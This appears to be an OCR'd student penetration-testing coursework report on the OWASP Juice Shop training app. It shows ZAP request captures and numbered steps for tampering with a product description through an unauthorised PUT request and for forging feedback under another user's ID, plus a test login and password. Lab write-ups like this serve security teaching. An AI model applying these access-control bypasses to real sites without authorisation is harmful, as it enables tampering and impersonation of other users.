4,138 Pr... 4/22/24, 4:21:29 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 1... 32 bytes Informati...
4,139 Pr... 4/22/24, 4:21:29 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 101 Switchin... 1... 0 bytes Medium
4,140 M... 4/22/24, 4:52:45 PM GET http://127.0.0.1:3000/rest/products/search... 304 Not Mod... 3... 0 bytes Medium
4,141 M... 4/22/24, 4:53:05 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 1... 517 bytes Medium JSON
Alerts 0 10 12 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://owasp.orgh
https://api.githut
https://buttons.g
https://owasp.or
https://www.ow
https://acdn.adn
https://lg3-a.akama
https://bidder.critec
https://web.hb.a
https://prg.smar
https://lg3.media
https://eu-west-
https://hblg.media.
Request
Method
Header: Text
Body: Text
Send
PUT http://127.0.0.1:3000/api/products/9 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
{"description":"Apoorva's Security Coursework More..."}
Response
Header: Text
Body: Text
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 392
{"status":"success","data":{"id":9,"name":"OWASP SSL Advanced Forensic Tool (O-Saft)","description":"Apoorva's Security CourseworkUpdate href to https://owasp.slack.com. More...","price":0.01,"deluxePrice":0.01,"image":"orange_juice.jpg","createdAt":"2024-04-21T17:04:44.631Z","updatedAt":"2024-04-22T17:22:07.737Z","deletedAt":null}}
Find:
No matches
Time: 30 ms
Body Length: 392
Total Length: 750 bytes
History
Search
Alerts
WebSockets
Fuzzer
Output
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
4,557 Pr... 4/22/24, 6:23:50 PM GET http://127.0.0.1:3000/103.js 304 Not Mod... 1... 0 bytes Medium
4,558 Pr... 4/22/24, 6:24:22 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 6... 143 bytes Medium JSON
4,559 Pr... 4/22/24, 6:24:22 PM GET http://127.0.0.1:3000/rest/products/9/revie... 200 OK 1... 30 bytes Medium JSON
4,560 Pr... 4/22/24, 6:24:22 PM GET http://127.0.0.1:3000/rest/products/9/revie... 304 Not Mod... 2... 0 bytes Medium
Alerts 0 10 12 12 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



OWASP Juice Shop
OWASP O-Saft | OWASP
https://owasp.org/www-project-o-saft/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Please support the OWASP mission to improve software security through open source initiatives and community education. Donate Now!
OWASP
PROJECTS CHAPTERS EVENTS ABOUT
Member Login
Store Donate Join
FAQs
Watch 6 Star 0
The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.
Project Information
Lab Project
This website uses cookies to analyze our traffic and only share that information with our analytics
Accep
History WebSockets


OWASP Juice Shop
https://127.0.0.1:3000/#/search?q=OWASP SSL Advanced Forensic Tool (O-Saft)
80%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
owasp
Account Your Basket EN
You successfully solved a challenge: Product Tampering (Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.)
Search Results - OWASP SSL Advanced Forensic Tool (O-Saft)
OWASP SSL Advanced Forensic Tool (O-Saft)
0.01¤
Add to Basket
Items per page: 12
1 - 1 of 1
History WebSockets


OWASP Juice Shop
OWASP O-Saft | OWASP
https://127.0.0.1:3000/#/search?q=OWASP SSL Advanced Forensic Tool (O-Saft)
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Search Results - OWASP SSL Ad
OWASP SSL Advanced Forensic Tool (O-Saft)
0.01¤
Add to Basket
OWASP SSL Advanced Forensic Tool (O-Saft)
Apoorva's Security Coursework. More...
0.01¤
Reviews (0)
Write a review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Items per page: 12
1 - 1 of 1
History
WebSockets


OWASP Juice Shop
OWASP Juice Shop
OWASP Juice Shop
Slack
https://owasp.slack.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
slack
Don't have an account yet?
Create an account
Sign in to OWASP
owasp.slack.com
Sign In With Google
Sign In With Apple
OR
name@work-email.com
Sign In With Email
We use cookies to make your interactions with our website more meaningful. They help us better understand how our websites are used, so we can tailor content for you. For more
ACCEPT ALL COOKIES
REJECT ALL COOKIES
History
WebSockets





c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is** violated:

Using the email apoorva@juice.com and the password Apoorva@123, we performed penetration testing on the Target of Evaluation (TOE). We used the search bar to find the OWASP SSL Advanced Forensic Tool (O-Saft) after logging in. We changed the request header to make a PUT request (/api/products/9) by looking at the GET request


(/rest/products/search?q=). We were able to change the product description by doing this and changing the url to www.owasp.slack.com. We verified the modifications after reloading, going against the Security Functional Requirement (SFR) by interfering with the product of another user.


Forged Feedback: Post some feedback in another user's name.


a) Description of penetration testing that was carried out.


1. Open the customer feedback page which is found under the 3 line by clicking the button on the top left corner of the homepage.
2. We can here write down the comment, as provide the rating, and solve the captcha in order to successfully post the feedback.
3. I gave comment as "feedback" with 5 star rating and captcha as 96. In ZAP there is POST request (http://127.0.0.1:3000/api/Feedbacks/), with "201 created" response code.
4. The request body will contain {"captchaId" :1, "captcha": "6", "comment": "feedback (anonymous) ","rating" :5}.
5. The user id is hidden since in the response body, there is a key/value field named "UserId": null.
6. Right click in the UI screen and open inspect console of Customer feedback there above the author field we can see that user id is hidden field.
7. We will remove the "hidden" attribute for userId field to unhide the input field.
8. Now, we can see the user id so we can enter some valid userId, add some comment and rating and submit it.
9. We can see new feedback was successfully created with "userId":3 in the request body with "201 created" response code.
10. In this way, we forged a feedback using another's userId, resulting in violation of the SFR.


b) Outcomes/Evidence of the Penetration Testing.




